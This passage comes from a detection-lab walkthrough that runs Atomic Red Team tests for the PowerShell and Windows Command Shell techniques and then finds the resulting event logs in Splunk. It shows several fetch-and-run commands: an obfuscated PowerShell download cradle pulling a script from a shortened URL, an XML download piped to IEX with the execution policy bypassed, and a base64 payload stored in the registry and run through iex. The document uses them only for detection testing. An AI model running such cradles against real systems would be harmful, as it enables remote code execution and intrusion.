'*Cm*'}).Name).Invoke(\$ExecutionContext.InvokeCommand.(\$ExecutionContext.InvokeCommand ?{\$_.Name-like '*ome*'}).Name).Invoke('*w=ct', \$TRUE, 1))(Get-ChildItem Variable:OW).Value);Set-Variable J (((Get-Variable igZ -Val ueOn) ?{\$_.Name-like '*w*1e*'}).Name);(Get-Variable igZ -ValueOn).((ChildItem Variable:J).Value).Invoke((Get-Item Variable:HJ1).Value,(GV gh).Value);&amp;(''.IsNormalized.ToString() 13,15,48)-Join''-Join([Char[]](\$CAT -Enco 3 (GV g H).Value))) EngineVersion=5.1.18362.145 RunspaceId=943fae12-7df4-42ef-ada4-ddd16499559e PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=  ComputerName= win10.windomain.local   EventCode= 400   EventType= 4   Keywords= Classic   LogName= Windows PowerShell   Message= Engine state is changed from None to Available. Details: NewEngineState=Avail...   OpCode= Info   RecordNumber= 52686   SourceName= PowerShell   TaskCategory= Engine Lifecycle   Type= Information   category= Engine Lifecycle   dvc= win10.windomain.local   dvc_nt_host= win10.windomain.local   event_id= 52686   host= win10.windomain.local   id= 52686   index= wineventlog   linecount= 33   punct= //...   severity= informational   severity_id= 4   signature_id= 400   source= WinEventLog\Windows PowerShell   sourcetype= WinEventLog   splunk_server= logger </pre> |

- Windows Security Event (4104): `index="wineventlog" EventCode=4104`

| i | Time                      | Event   |
|---|---------------------------|---|
| > | 4/23/22<br>6:09:10.000 PM | <pre> 04/23/2022 06:09:10 PM LogName=Microsoft-Windows-PowerShell/Operational EventCode=4104 EventType=3 ComputerName=win10.windomain.local User=NOT_TRANSLATED SidS-1-5-21-3126794119-865277996-3442430372-1000 SidType=0 SourceName=Microsoft-Windows-PowerShell Type=Warning RecordNumber=54284 Keywords=None TaskCategory=Execute a Remote Command OpCode=On create calls Message=Creating Scriptblock text (1 of 1): {((New-Object Net.WebClient).DownloadFile('http://bit.ly/L3gItCradle','Default_File_Path.ps1'));EX((-Join([IO.File]::ReadAllBytes('Default_File_Path.ps1')) ForEach-Object{[Char]\$_}) (New-Object Net.WebClient).DownloadFile('http://bit.ly/L3gItCradle','Default_File_Path.ps1');[ScriptBlock]::Create((-Join([IO.File]::ReadAllBytes('Default_File_Path.ps1')) ForEach-Object{[Char]\$_})).InvokeReturnAsIs() Set-Variable HJ1 'http://bit.ly/L3gItCradle';\$? Variable:/OW 'Net.WebClient';Set-Item Variable:;gh 'Default_File_Path.ps1';ls -;Set-Variable igZ (. \$ExecutionContext.InvokeCommand.(\$ExecutionContext.InvokeCommand.PsObject.Methods ? {\$_.Name-like '*Cm*'}).Name).Invoke(\$ExecutionContext.InvokeCommand.(\$ExecutionContext.InvokeCommand ?{\$_.Name-like '*ome*'}).Name).Invoke('*w=ct', \$TRUE, 1))(Get-ChildItem Variable:OW).Value);Set-Variable J (((Get-Variable igZ -Val ueOn) ?{\$_.Name-like '*w*1e*'}).Name);(Get-Variable igZ -ValueOn).((ChildItem Variable:J).Value).Invoke((Get-Item Variable:HJ1).Value,(GV gh).Value);&amp;(''.IsNormalized.ToString() 13,15,48)-Join''-Join([Char[]](\$CAT -Enco 3 (GV g H).Value))) ScriptBlock ID: f3379426-5720-4982-b03a-36c88538d3fe Path:  ComputerName= win10.windomain.local   EventCode= 4104   EventType= 3   Keywords= None   LogName= Microsoft-Windows-PowerShell/Operational   Message= Creating Scriptblock text (1 of 1) ((New-Object Net.WebClient).DownloadFile(http...   OpCode= On create calls   RecordNumber= 54284   SourceName= Microsoft-Windows-PowerShell   TaskCategory= Execute a Remote Command   Type= Warning   category= Execute a Remote Command   dvc= win10.windomain.local   dvc_nt_host= win10.windomain.local   event_id= 54284   host= win10.windomain.local   id= 54284   index= wineventlog   linecount= 21   punct= //...   severity= medium   severity_id= 3   signature_id= 4104   source= WinEventLog\Microsoft-Windows-PowerShell/Operational   sourcetype= WinEventLog   splunk_server= logger </pre> |

## Test #8 - PowerShell XML Requests

This test covers a PowerShell method used to download and execute an XML from the internet. Upon a successful execution of the test, this should display 'Download Cradle test success!'.

### Show Test Details

- Firstly, use the `-ShowDetails` switch to print the details of the specific test to the screen.

```
Invoke-AtomicTest T1059.001 -TestNumbers 8 -ShowDetails
```

```
Windows PowerShell
PS C:\Users\user> Invoke-AtomicTest T1059.001 -TestNumbers 8 -ShowDetails
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger: Default-ExecutionLogger
All logging commands found
[*****BEGIN TEST*****]
Technique: Command and Scripting Interpreter: PowerShell T1059.001
Atomic Test Name: Powershell XML requests
Atomic Test Number: 8
Atomic Test GUID: 4396927f-e503-427b-b023-31049b9b09a6
Description: Powershell xml download request. Upon execution, "Download Cradle test success!" will be dispalyed.
Provided by https://github.com/mgreen27/mgreen27.github.io

Attack Commands:
Executor: command_prompt
ElevationRequired: False
Command:
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -noprofile "$Xml = (New-Object System.Xml.XmlDoc
ument);$Xml.Load('#<url>');$Xml.command.a.execute | IEX"
Command (with inputs):
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -noprofile "$Xml = (New-Object System.Xml.XmlDoc
ument);$Xml.Load('https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1059.001/src/test.xml');$
Xml.command.a.execute | IEX"
[!!!!!!!!!!END TEST!!!!!!!!!!]
```

## Execute Test

- Next, we will run the test.

```
Invoke-AtomicTest T1059.001 -TestNumbers 8
```

```
PS C:\Users\user> Invoke-AtomicTest T1059.001 -TestNumbers 8
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger: Default-ExecutionLogger
All logging commands found
Executing test: T1059.001-8 Powershell XML requests
2022-04-19T16:11:17 Download Cradle test success!
Done executing test: T1059.001-8 Powershell XML requests
PS C:\Users\user>
```

- As you can see from the screenshot above, the test executed successfully.
- The link that was used to download the XML file was hosted on the Atomic Red Team Github.

```
<?xml version="1.0"?>
<command>
  <a>
    <execute>write-host -ForegroundColor Cyan "$(Get-Date -Format s) Download Cradle test success!\n"</execute>
  </a>
</command>
```

## Logs


Next, open up the *Splunk - Search & Reporting* instance and begin searching for the log data surrounding the inputted commands.

- Windows Security Event (800): `index="wineventlog" https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1059.001/src/test.xml EventCode=800`





```
Invoke-AtomicTest T1059.001 -TestNumbers 11 -ShowDetails
```



```
Administrator: Windows PowerShell
PS C:\Users\vagrant> Invoke-AtomicTest T1059.001 -TestNumbers 11 -ShowDetails
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger: Default-ExecutionLogger
All logging commands found
[*****BEGIN TEST*****]
Technique: Command and Scripting Interpreter: PowerShell T1059.001
Atomic Test Name: PowerShell Fileless Script Execution
Atomic Test Number: 11
Atomic Test GUID: fa050f5e-bc75-4230-af73-b6fd7852cd73
Description: Execution of a PowerShell payload from the Windows Registry similar to that seen in fileless malware infections. Upon execution, open "C:\Windows\Temp" and verify that art-marker.txt is in the folder.


Attack Commands:
Executor: powershell
ElevationRequired: True
Command:
# Encoded payload in next command is the following "Set-Content -path "$env:SystemRoot/Temp/art-marker.txt" -value "Hello from the Atomic Red Team""
reg.exe add "HKEY_CURRENT_USER\Software\Classes\AtomicRedTeam" /v ART /t REG_SZ /d "U2V0LUNvbhRlbnQgLXBhdGggIiRlbnY6U3lzdGVtUm9vdC9UZW1wL2FydC1tYXJrZXIudHh0IiAtdmFsdWUgIkhlbGxvIGZyb20gdGhlIEF0b21pYyBSZWQgVGVhbSI="
iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp 'HKCU:\Software\Classes\AtomicRedTeam').ART)))

Cleanup Commands:
Command:
Remove-Item -path C:\Windows\Temp\art-marker.txt -Force -ErrorAction Ignore
Remove-Item HKCU:\Software\Classes\AtomicRedTeam -Force -ErrorAction Ignore
[!!!!!!!END TEST!!!!!!!]
```

## Execute Test

- Next, we will run the test.

```
Invoke-AtomicTest T1059.001 -TestNumbers 11
```



```
Administrator: Windows PowerShell
PS C:\Users\vagrant> Invoke-AtomicTest T1059.001 -TestNumbers 11
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger: Default-ExecutionLogger
All logging commands found
Executing test: T1059.001-11 PowerShell Fileless Script Execution
The operation completed successfully.
Done executing test: T1059.001-11 PowerShell Fileless Script Execution
PS C:\Users\vagrant>
```

## Logs

Next, open up the *Splunk - Search & Reporting* instance and begin searching for the log data surrounding the inputted commands.

- Windows Process Creation Event (4688): `index="wineventlog"`  
`ComputerName="win10.windomain.local" EventCode=4688`  
`Process_Command_Line="\"C:\\Windows\\system32\\reg.exe\" add`  
`HKEY_CURRENT_USER\\Software\\Classes\\AtomicRedTeam /v ART /t REG_SZ /d`  
`U2V0LUNvbhRlbnQgLXBhdGggIiRlbnY6U3lzdGVtUm9vdC9UZW1wL2FydC1tYXJrZXIudHh0IiAtdmFsdWUgIkhlbGxvIGZyb20gdGhlIEF0b21pYyBSZWQgVGVhbSI="`



```
Invoke-AtomicTest T1059.001 -Cleanup
```

## T1059.003 - Windows Command Shell

### Step 1: Open Client Machine

- Open the Windows 10 machine connected to the Detection Lab configuration.
- Open PowerShell.

### Step 2: Confirm that Invoke-AtomicTest is Installed


- Confirm that the `Invoke-AtomicTest` cmdlet is installed correctly. This command will install this module.

```
Install-Module -Name invoke-atomicredteam,powershell-yaml -Scope CurrentUser
```

- Type `A` to confirm installing the Module.
- If the module is already installed, you will not be prompted to accept.

Further Reading about the installation process:

- <https://github.com/redcanaryco/invoke-atomicredteam/wiki/Installing-Atomic-Red-Team>




```
Windows PowerShell
PS C:\Users\User> Install-Module -Name invoke-atomicredteam,powershell-yaml -Scope CurrentUser

Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change its
InstallationPolicy value by running the Set-PSRepository cmdlet. Are you sure you want to install the modules from
'PSGallery'?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A
```

### Step 3: Check the Prerequisites for T1059.003

- We need to confirm that all the prerequisites for the tests are available and installed correctly.

```
Invoke-AtomicTest T1059.003 -CheckPrereqs
```



```
Administrator: Windows PowerShell
PS C:\Users\vagrant> Invoke-AtomicTest T1059.003 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger: Default-ExecutionLogger
All logging commands found
CheckPrereq's for: T1059.003-1 Create and Execute Batch Script
Prerequisites not met: T1059.003-1 Create and Execute Batch Script
    [*] Batch file must exist on disk at specified location ($env:TEMP\T1059.003_script.bat)

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1059.003-2 Writes text to a file and displays it.
Prerequisites met: T1059.003-2 Writes text to a file and displays it.
CheckPrereq's for: T1059.003-3 Suspicious Execution via Windows Command Shell
Prerequisites met: T1059.003-3 Suspicious Execution via Windows Command Shell
CheckPrereq's for: T1059.003-4 Simulate BlackByte Ransomware Print Bombing
Prerequisites not met: T1059.003-4 Simulate BlackByte Ransomware Print Bombing
    [*] File to print must exist on disk at specified location ($env:temp\T1059_003note.txt)


Try installing prereq's with the -GetPrereqs switch
PS C:\Users\vagrant>
```



## Step 4: Get the Prerequisites for T1059.003

- Install the resources required to complete the relevant tests.

```
Invoke-AtomicTest T1059.003 -GetPrereqs
```



```
Administrator: Windows PowerShell
PS C:\Users\vagrant> Invoke-AtomicTest T1059.003 -GetPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger: Default-ExecutionLogger
All logging commands found
GetPrereq's for: T1059.003-1 Create and Execute Batch Script
Attempting to satisfy prereq: Batch file must exist on disk at specified location ($env:TEMP\T1059.003_script.bat)
Prereq successfully met: Batch file must exist on disk at specified location ($env:TEMP\T1059.003_script.bat)
GetPrereq's for: T1059.003-2 Writes text to a file and displays it.
No Preqs Defined
GetPrereq's for: T1059.003-3 Suspicious Execution via Windows Command Shell
No Preqs Defined
GetPrereq's for: T1059.003-4 Simulate BlackByte Ransomware Print Bombing
Attempting to satisfy prereq: File to print must exist on disk at specified location ($env:temp\T1059_003note.txt)
Prereq successfully met: File to print must exist on disk at specified location ($env:temp\T1059_003note.txt)
PS C:\Users\vagrant>
```

## Step 5: Begin Testing

I will choose a select few tests to demonstrate the commands used to generate the logs. All the tests can be executed at once, however I prefer to do it test-by-test.

*Some tests are designed for Linux or Mac. Ensure that you are attempting to demonstrate the Windows Tests.*

### Test #2: Writes text to a file and displays it

#### Show Test Details

- Firstly, use the -ShowDetails switch to print the details of the specific test to the screen.

```
Invoke-AtomicTest 1059.003 -TestNumbers 2 -ShowDetails
```

```
Administrator: Windows PowerShell
PS C:\Users\vagrant> Invoke-AtomicTest 1059.003 -TestNumbers 2 -ShowDetails
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger: Default-ExecutionLogger
All logging commands found
[*****BEGIN TEST*****]
Technique: Command and Scripting Interpreter: Windows Command Shell T1059.003
Atomic Test Name: Writes text to a file and displays it.
Atomic Test Number: 2
Atomic Test GUID: 127b4afe-2346-4192-815c-69042bec570e
Description: Writes text to a file and display the results. This test is intended to emulate the dropping of a malicious file to disk.

Attack Commands:
Executor: command_prompt
ElevationRequired: False
Command:
echo "#{message}" > "#{file_contents_path}"
Command (with inputs):
echo "Hello from the Windows Command Prompt!" > "%TEMP%\test.bin" & type "%TEMP%\test.bin"

Cleanup Commands:
Command:
del "#{file_contents_path}" >nul 2>&1
Command (with inputs):
del "%TEMP%\test.bin" >nul 2>&1
[!!!!!!!END TEST!!!!!!!]

PS C:\Users\vagrant>
```

## Execute Test

- Next, we will run the test.

```
Invoke-AtomicTest 1059.003 -TestNumbers 2
```

```
Administrator: Windows PowerShell
PS C:\Users\vagrant> Invoke-AtomicTest 1059.003 -TestNumbers 2
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger: Default-ExecutionLogger
All logging commands found
Executing test: 1059.003-2 Writes text to a file and displays it.
"Hello from the Windows Command Prompt!"
Done executing test: 1059.003-2 Writes text to a file and displays it.
PS C:\Users\vagrant>
```

## Logs

Next, open up the *Splunk - Search & Reporting* instance and begin searching for the log data surrounding the inputted commands.

- Windows Event Process Creation Event (4688): `index="wineventlog" EventCode=4688 Process_Command_Line="\cmd.exe\" /c \"echo \"Hello from the Windows Command Prompt!\" > \"%TEMP%\test.bin\" & type \"%TEMP%\test.bin\"\""`



---

## References

---

1. <https://www.picussecurity.com/resource/t1059-command-and-scripting-interpreter-of-the-mitre-attck-framework>
2. <https://attack.mitre.org/techniques/T1059/>
3. <https://attack.mitre.org/>
4. <https://attack.mitre.org/tactics/TA0002/>
5. <https://attack.mitre.org/tactics/TA0001/>
6. <https://attack.mitre.org/tactics/TA0008/>
7. <https://redcanary.com/threat-detection-report/techniques/powershell/>
8. <https://redcanary.com/threat-detection-report/techniques/windows-command-shell/>
9. <https://docs.microsoft.com/en-us/powershell/scripting/overview?view=powershell-7.2>
10. <https://redcanary.com/blog/uncompromised-kaseya/>
11. <https://attack.mitre.org/groups/>
12. <https://www.netspi.com/blog/technical/adversary-simulation/evolution-of-offensive-powershell-invocation/>
13. <https://www.crowdstrike.com/cybersecurity-101/compromise-assessments/>
14. <https://www.crowdstrike.com/cybersecurity-101/indicators-of-compromise/>
15. <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/windows-commands>
16. <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/type>